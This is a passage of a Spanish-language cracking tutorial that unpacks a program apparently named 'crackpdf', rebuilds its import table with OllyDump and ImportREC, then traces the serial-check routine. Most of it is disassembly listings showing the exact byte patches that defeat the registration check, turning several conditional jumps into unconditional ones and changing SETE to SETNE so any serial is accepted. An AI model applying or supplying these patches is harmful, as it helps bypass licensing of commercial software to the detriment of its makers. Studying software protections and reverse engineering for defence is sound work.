00465612	68 E8BC4800	push	48BCE8	
00465617	68 4C9D4600	push	469D4C	SE handler installation
0046561C	64:A1 00000000	mov	eax, fs:[0]	
00465622	50	push	eax	
00465623	64:8925 000000(	mov	fs:[0], esp	
0046562A	83EC 58	sub	esp, 58	
0046562D	53	push	ebx	
0046562E	56	push	esi	
0046562F	57	push	edi	
00465630	8965 E8	mov	ss:[ebp-18], esp	
00465633	FF15 38824800	call	ds:[488238]	kernel32.GetVersion
00465639	33D2	xor	edx, edx	
0046563B	8AD4	mov	dl, ah	

Esto tiene toda la pinta de ser un OEP correcto así que lo doy por bueno y seguimos. Ahora lo siguiente es dumpearlo y para eso usamos por ejemplo OllyDump.



Ahora toca reparar la IAT y para ello necesitamos saber donde empieza y donde acaba esta. Para localizar la IAT nos colocamos encima de la siguiente CALL, ya que vemos que apunta a una API, y hacemos lo siguiente:

Aparecemos aquí:

Address	Hex dump															
00488238	6A	12	81	7C	B8	97	80	7C	93	C1	85	7C	31	BB	80	7C
00488248	C1	60	83	7C	DB	60	83	7C	AB	0B	83	7C	31	B7	80	7C
00488258	67	EE	80	7C	69	38	81	7C	CC	15	81	7C	8C	39	81	7C
00488268	16	50	83	7C	00	10	91	7C	E0	10	91	7C	30	AE	80	7C
00488278	5A	13	92	7C	81	9F	80	7C	6E	2B	81	7C	27	D8	81	7C
00488288	6B	23	80	7C	17	08	86	7C	12	18	80	7C	30	25	80	7C
00488298	46	24	80	7C	D7	9B	80	7C	7C	AC	85	7C	FA	CA	81	7C
004882A8	8D	1B	82	7C	7A	4F	81	7C	6E	2B	83	7C	6C	5D	83	7C
004882B8	5F	B5	80	7C	59	4D	83	7C	46	BE	80	7C	AD	23	86	7C

Subimos hasta encontrar el principio de la IAT y lo encontramos en 00487FFC:


Address	Hex dump															
00487FE8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00487FF8	00	00	00	00	00	00	00	00	5D	BB	DC	77	42	78	DA	77
00488008	AB	7A	DA	77	E4	E9	DA	77	D7	EA	DA	77	D5	EC	DA	77
00488018	80	42	DB	77	17	6C	DA	77	00	00	00	00	F4	C7	C3	58
00488028	CF	65	C3	58	D8	03	C4	58	05	02	C4	58	00	00	00	00
00488038	AE	3A	F0	77	0E	D3	F1	77	05	3A	F0	77	EF	D3	F1	77
00488048	56	6A	EF	77	FA	6B	EF	77	06	C0	EF	77	F1	7C	EF	77
00488058	79	7C	EF	77	A5	61	EF	77	37	65	F2	77	1B	82	EF	77
00488068	3F	BA	EF	77	EA	D3	EF	77	7C	77	F0	77	9B	86	EF	77

Y ahora vamos para abajo hasta encontrar el final que lo vemos en 004885D8:


Address	Hex dump															
00488558	7A	97	3A	7E	9E	B2	3A	7E	89	C6	3B	7E	B2	DE	3A	7E
00488568	56	AF	3A	7E	00	00	00	00	40	4D	F8	72	5F	66	F9	72
00488578	57	37	F9	72	00	00	00	00	10	7C	37	76	9F	30	36	76
00488588	63	25	36	76	00	00	00	00	AC	00	50	77	EA	F6	4C	77
00488598	60	D0	4C	77	44	D0	4C	77	2A	56	51	77	5A	57	51	77
004885A8	1D	C8	5A	77	C5	56	4E	77	B6	FC	4F	77	F2	87	4E	77
004885B8	1F	5F	52	77	F3	A2	4F	77	71	AB	54	77	C1	A9	54	77
004885C8	E7	31	50	77	00	00	00	00	6A	09	1F	7E	00	00	00	00
004885D8	00	00	00	00	00	00	00	00	08	97	48	00	E8	85	48	00

Final IAT – Inicio IAT = Tamaño IAT
Tamaño IAT = 004885D8 - 00487FFC = 5DC


Bueno pues con estos valores y el OEP ya podemos intentar reparar la IAT así que abrimos Import Rec y seleccionamos a la víctima en la lista de procesos:




Como veis ya tiene puesto los valores necesarios que son el OEP (menos la ImageBase, el RVA (es el inicio de la IAT menos la ImageBase), y el Size (es el tamaño de la IAT).
Ahora hacemos clic en Get Imports y a continuación en Show Invalid, ya que en el log me está avisando de que existe una entrada mala en la IAT:



En la imagen vemos que la entrada mala está en 00088464 así que sumamos la ImageBase y nos da 00488464. Pues vayamos a esa dirección en el Dump para poner un HBP:



Damos a F9 y nos sale la ventana para registrarnos y no para así que tendremos que registrarlo para ver cuando usa esa dirección. Pues nada, reiniciamos la aplicación de nuevo y volvemos a llegar hasta el OEP verdadero. Lo primero que se me ocurre siempre es usar un BP MessageBoxA así que probemos a ponerlo desde la CommandBar y voy al lugar donde se puso y lo quito y lo coloco en el RETN de la API.
Doy a F9 y nos sale la ventanita que nos dice que el serial ese no vale así que aceptamos y…



Vemos como ha parado donde queríamos así que demos a F7 para salir de la API y llegamos aquí:

```
00405260   B9 32000000   mov    ecx, 32
00405265   33C0          xor    eax, eax
00405267   BF F0B44B00   mov    edi, 4BB4F0                    ASCII "98989898"
0040526C   68 F0B44B00   push   4BB4F0                         ASCII "98989898"
00405271   68 FB030000   push   3FB
00405276   56            push   esi
00405277   F3:AB         rep    stos dword ptr es:[edi]
00405279   FF15 F8834800 call   ds:[4883F8]                    USER32.GetDlgItemTextA
0040527F   68 F0B44B00   push   4BB4F0                         ASCII "98989898"
00405284   E8 77F9FFFF   call   00404C00                       crackpdf.00404C00
00405289   83C4 04       add    esp, 4
0040528C   85C0          test   eax, eax
0040528E   74 44         je     short 004052D4                  crackpdf.004052D4
00405290   6A 40         push   40
00405292   68 246A4900   push   496A24                         ASCII "Thank you."
00405297   68 EC694900   push   4969EC                         ASCII "Thanks for purchasin
0040529C   56            push   esi
0040529D   FF15 00844800 call   ds:[488400]                    USER32.MessageBoxA
004052A3   51            push   ecx
004052A4   8BCC          mov    ecx, esp
004052A6   896424 0C     mov    ss:[esp+C], esp
004052AA   68 F0B44B00   push   4BB4F0                         ASCII "98989898"
004052AF   E8 5A6C0700   call   0047BF0E                       crackpdf.0047BF0E
004052B4   E8 F7FBFFFF   call   00404EB0                       crackpdf.00404EB0
004052B9   83C4 04       add    esp, 4
004052BC   C705 B8B54B00 mov    dword ptr ds:[4BB5B8], 1
004052C6   6A 01         push   1
004052C8   56            push   esi
004052C9   FF15 FC834800 call   ds:[4883FC]                    USER32.EndDialog
004052CF   E9 8F020000   jmp    00405563                       crackpdf.00405563
004052D4   6A 10         push   10
004052D6   6A 00         push   0
004052D8   68 A4694900   push   4969A4                         ASCII "Your registration ke
004052DD   56            push   esi
004052DE   FF15 00844800 call   ds:[488400]                    USER32.MessageBoxA
004052E4   68 FB030000   push   3FB
004052E9   56            push   esi
004052EA   FF15 04844800 call   ds:[488404]                    USER32.GetDlgItem
```

Jojojo, vemos el MessageBox del chico malo y también el del chico bueno y justo encima del mensaje de chico bueno hay un salto condicional que si se cumple nos tira a la zona del chico malo y un poquito mas arriba hay una CALL que es la encargada de verificar el serial casi seguro así que pongamos un BP en esa CALL y demos a F9 para continuar y acto seguido intentamos registrarnos de nuevo para que pare en dicha CALL:

```
0040526C   68 F0B44B00   push   4BB4F0                         ASCII "98989898"
00405271   68 FB030000   push   3FB
00405276   56            push   esi
00405277   F3:AB         rep    stos dword ptr es:[edi]
00405279   FF15 F8834800 call   ds:[4883F8]                    USER32.GetDlgItemTextA
0040527F   68 F0B44B00   push   4BB4F0                         ASCII "98989898"
00405284   E8 77F9FFFF   call   00404C00                       crackpdf.00404C00
00405289   83C4 04       add    esp, 4
0040528C   85C0          test   eax, eax
0040528E   74 44         je     short 004052D4                  crackpdf.004052D4
00405290   6A 40         push   40
00405292   68 246A4900   push   496A24                         ASCII "Thank you."
00405297   68 EC694900   push   4969EC                         ASCII "Thanks for purchasin
0040529C   56            push   esi
```

Una vez que pare en la CALL, damos a F7 y llegamos aquí:

Address	Hex dump	Disassembly	
00404C00	83EC 18	sub	esp, 18
00404C03	83C9 FF	or	ecx, FFFFFFFF
00404C06	33C0	xor	eax, eax
00404C08	53	push	ebx
00404C09	56	push	esi
00404C0A	8B7424 24	mov	esi, ss:[esp+24]
00404C0E	57	push	edi
00404C0F	8BFE	mov	edi, esi
00404C11	F2:AE	repne	scas byte ptr es:[edi]
00404C13	F7D1	not	ecx
00404C15	49	dec	ecx
00404C16	83F9 14	cmp	ecx, 14
00404C19	74 07	je	short 00404C22
00404C1B	5F	pop	edi
00404C1C	5E	pop	esi
00404C1D	5B	pop	ebx
00404C1E	83C4 18	add	esp, 18
00404C21	C3	retn	
00404C22	8A46 0E	mov	al, ds:[esi+E]
00404C25	8A4E 0F	mov	cl, ds:[esi+F]
00404C28	8D5424 0C	lea	edx, ss:[esp+C]
00404C2C	32DB	xor	bl, bl
00404C2E	52	push	edx

Si vamos traceando veremos que lo que hace es contar el largo de nuestro serial y justo antes del salto lo compara con 14 hexadecimal y como no es igual pues no saltara y nos sacara de la CALL y EAX valdrá 0 con lo cual nos llevará a la zona de chico malo así que tendremos que hacerlo saltar siempre:

00404C0F	8BFE	mov	edi, esi
00404C11	F2:AE	repne	scas byte ptr es:[edi]
00404C13	F7D1	not	ecx
00404C15	49	dec	ecx
00404C16	83F9 14	cmp	ecx, 14
00404C19	74 07	je	short 00404C22
00404C1B	5F	pop	edi
00404C1C	5E	pop	esi
00404C1D	5B	pop	ebx
00404C1E	83C4 18	add	esp, 18
00404C21	C3	retn	
00404C22	8A46 0E	mov	al, ds:[esi+E]
00404C25	8A4E 0F	mov	cl, ds:[esi+F]
00404C28	8D5424 0C	lea	edx, ss:[esp+C]
00404C2C	32DB	xor	bl, bl

```
00404C0F   8BFE          mov     edi, esi
00404C11   F2:AE         repne   scas byte ptr es:[edi]
00404C13   F7D1          not     ecx
00404C15   49            dec     ecx
00404C16   83F9 14       cmp     ecx, 14
00404C19   EB 07         jmp     short 00404C22
00404C1B   5F            pop     edi
00404C1C   5E            pop     esi
00404C1D   5B            pop     ebx
00404C1E   83C4 18       add     esp, 18
00404C21   C3            retn
00404C22   8A46 0E       mov     al, ds:[esi+E]
00404C25   8A4E 0F       mov     cl, ds:[esi+F]
00404C28   8D5424 0C     lea     edx, ss:[esp+C]
00404C2C   32DB          xor     bl, bl
```

Seguimos traceando y llegamos a otro salto y si nos fijamos si no se cumple el salto xoreara a EAX contra si misma así que la pondrá a 0 y eso no nos interesa así que tiene que saltar aquí también siempre:

```
00404C44   8BF8          mov     edi, eax
00404C46   8D4424 1C     lea     eax, ss:[esp+1C]
00404C4A   50            push    eax
00404C4B   E8 60090600   call    004655B0
00404C50   03F8          add     edi, eax
00404C52   83C4 08       add     esp, 8
00404C55   83FF 0B       cmp     edi, 0B
00404C58   74 09         je      short 00404C63
00404C5A   5F            pop     edi
00404C5B   5E            pop     esi
00404C5C   33C0          xor     eax, eax
00404C5E   5B            pop     ebx
00404C5F   83C4 18       add     esp, 18
00404C62   C3            retn
00404C63   8A0E          mov     cl, ds:[esi]
00404C65   8A56 01       mov     dl, ds:[esi+1]
00404C68   8D4424 0C     lea     eax, ss:[esp+C]
```

```
00404C44   8BF8          mov     edi, eax
00404C46   8D4424 1C     lea     eax, ss:[esp+1C]
00404C4A   50            push    eax
00404C4B   E8 60090600   call    004655B0
00404C50   03F8          add     edi, eax
00404C52   83C4 08       add     esp, 8
00404C55   83FF 0B       cmp     edi, 0B
00404C58   EB 09         jmp     short 00404C63
00404C5A   5F            pop     edi
00404C5B   5E            pop     esi
00404C5C   33C0          xor     eax, eax
00404C5E   5B            pop     ebx
00404C5F   83C4 18       add     esp, 18
00404C62   C3            retn
00404C63   8A0E          mov     cl, ds:[esi]
00404C65   8A56 01       mov     dl, ds:[esi+1]
00404C68   8D4424 0C     lea     eax, ss:[esp+C]
```

Seguimos traceando y vemos que la historia se repite de nuevo así que aquí también tendrá que saltar siempre:

```
00404C86   8BF8          mov   edi, eax
00404C88   51            push  ecx
00404C89   E8 22090600   call  004655B0
00404C8E   03F8          add   edi, eax
00404C90   83C4 08       add   esp, 8
00404C93   83FF 0A       cmp   edi, 0A
00404C96   74 09         je    short 00404CA1
00404C98   5F            pop   edi
00404C99   5E            pop   esi
00404C9A   33C0          xor   eax, eax
00404C9C   5B            pop   ebx
00404C9D   83C4 18       add   esp, 18
00404CA0   C3            retn
00404CA1   807E 05 33    cmp   byte ptr ds:[esi+5], 33
00404CA5   74 09         je    short 00404CB0
00404CA7   5F            pop   edi
00404CA8   5E            pop   esi
```

```
00404C86   8BF8          mov   edi, eax
00404C88   51            push  ecx
00404C89   E8 22090600   call  004655B0
00404C8E   03F8          add   edi, eax
00404C90   83C4 08       add   esp, 8
00404C93   83FF 0A       cmp   edi, 0A
00404C96   EB 09         jmp   short 00404CA1
00404C98   5F            pop   edi
00404C99   5E            pop   esi
00404C9A   33C0          xor   eax, eax
00404C9C   5B            pop   ebx
00404C9D   83C4 18       add   esp, 18
00404CA0   C3            retn
00404CA1   807E 05 33    cmp   byte ptr ds:[esi+5], 33
00404CA5   74 09         je    short 00404CB0
00404CA7   5F            pop   edi
00404CA8   5E            pop   esi
```

Justo después tenemos otro salto y lo mismo así que hay que tratarlo igual:

```
00404C93   83FF 0A       cmp   edi, 0A
00404C96   EB 09         jmp   short 00404CA1
00404C98   5F            pop   edi
00404C99   5E            pop   esi
00404C9A   33C0          xor   eax, eax
00404C9C   5B            pop   ebx
00404C9D   83C4 18       add   esp, 18
00404CA0   C3            retn
00404CA1   807E 05 33    cmp   byte ptr ds:[esi+5], 33
00404CA5   EB 09         jmp   short 00404CB0
00404CA7   5F            pop   edi
00404CA8   5E            pop   esi
00404CA9   33C0          xor   eax, eax
00404CAB   5B            pop   ebx
00404CAC   83C4 18       add   esp, 18
00404CAF   C3            retn
00404CB0   8A56 07       mov   dl, ds:[esi+7]
```

Seguimos traceando y llegamos a un SETE AL y poco después un RETN. Vemos que la condición no se cumple, con lo cual EAX seguirá siendo 0 así que sustituyamos el SETE por SETNE para hacer que se cumpla:

```
00404CD0   8D5424 1C     lea    edx, ss:[esp+1C]
00404CD4   8BF0          mov    esi, eax
00404CD6   52            push   edx
00404CD7   E8 D4080600   call   004655B0
00404CDC   83C4 08       add    esp, 8
00404CDF   03F0          add    esi, eax
00404CE1   33C0          xor    eax, eax
00404CE3   83FE 0F       cmp    esi, 0F
00404CE6   5F            pop    edi
00404CE7   5E            pop    esi
00404CE8   0F94C0        sete   al
00404CEB   5B            pop    ebx
00404CEC   83C4 18       add    esp, 18
00404CEF   C3            retn
00404CF0   83EC 28       sub    esp, 28
00404CF3   53            push   ebx
```

```
00404CD0   8D5424 1C     lea    edx, ss:[esp+1C]
00404CD4   8BF0          mov    esi, eax
00404CD6   52            push   edx
00404CD7   E8 D4080600   call   004655B0
00404CDC   83C4 08       add    esp, 8
00404CDF   03F0          add    esi, eax
00404CE1   33C0          xor    eax, eax
00404CE3   83FE 0F       cmp    esi, 0F
00404CE6   5F            pop    edi
00404CE7   5E            pop    esi
00404CE8   0F95C0        setne  al
00404CEB   5B            pop    ebx
00404CEC   83C4 18       add    esp, 18
00404CEF   C3            retn
00404CF0   83EC 28       sub    esp, 28
00404CF3   53            push   ebx
```

Seguimos traceando y salimos de la CALL y vemos como el salto no se cumple y nos aparece la ventana de chico bueno:


Ahora es el momento de ver cuando para en la entrada mala de la IAT así que, como tenemos un HBP puesto para que pare en cuanto intente hacer algo con ese valor, pues aceptemos la ventanita de chico bueno y demos a F9:

```
Address   Hex dump      Disassembly                          Comment
00145877  FF7424 04     push    dword ptr ss:[esp+4]         crackpdf.004BB450
0014587B  E8 ABFEFFFF   call    0014572B
00145880  FF25 CC281500 jmp     ds:[1528CC]                  USER32.TranslateMessage
00145886  55            push    ebp
00145887  8BEC          mov     ebp, esp
00145889  81EC 2C020000 sub     esp, 22C
0014588F  53            push    ebx
00145890  57            push    edi
00145891  6A 00         push    0
00145893  6A 02         push    2
00145895  32DB          xor     bl, bl
00145897  C785 D4FDFFFF mov     dword ptr ss:[ebp-22C], 22C
001458A1  FF15 EC2B1500 call    ds:[152BEC]                  kernel32.CreateToolhelp32Sn
001458A7  8BF8          mov     edi, eax
001458A9  8D85 D4FDFFFF lea     eax, ss:[ebp-22C]
001458AF  50            push    eax
001458B0  57            push    edi
001458B1  FF15 F02B1500 call    ds:[152BF0]                  kernel32.Process32FirstW
001458B7  85C0          test    eax, eax
001458B9  74 4E         je      short 00145909
001458BB  56            push    esi
Stack ss:[0013FCBC]=004BB450 (crackpdf.004BB450)

Address   Hex dump                                         ASCII
00488464  77 58 14 00 B8 96 39 7E FF 97 3A 7E 9C 8F 39 7E  wX□.¸–9~ÿ—:~œ□9~
00488474  6C D0 3B 7E 22 B2 3A 7E 0E 1B 3B 7E F6 E8 3A 7E  lÐ;~"²:~□□;~öè:~
00488484  49 98 3A 7E 3E D3 3A 7E 72 DE 39 7E B4 90 3A 7E  I˜:~>Ó:~rÞ9~´□:~
```

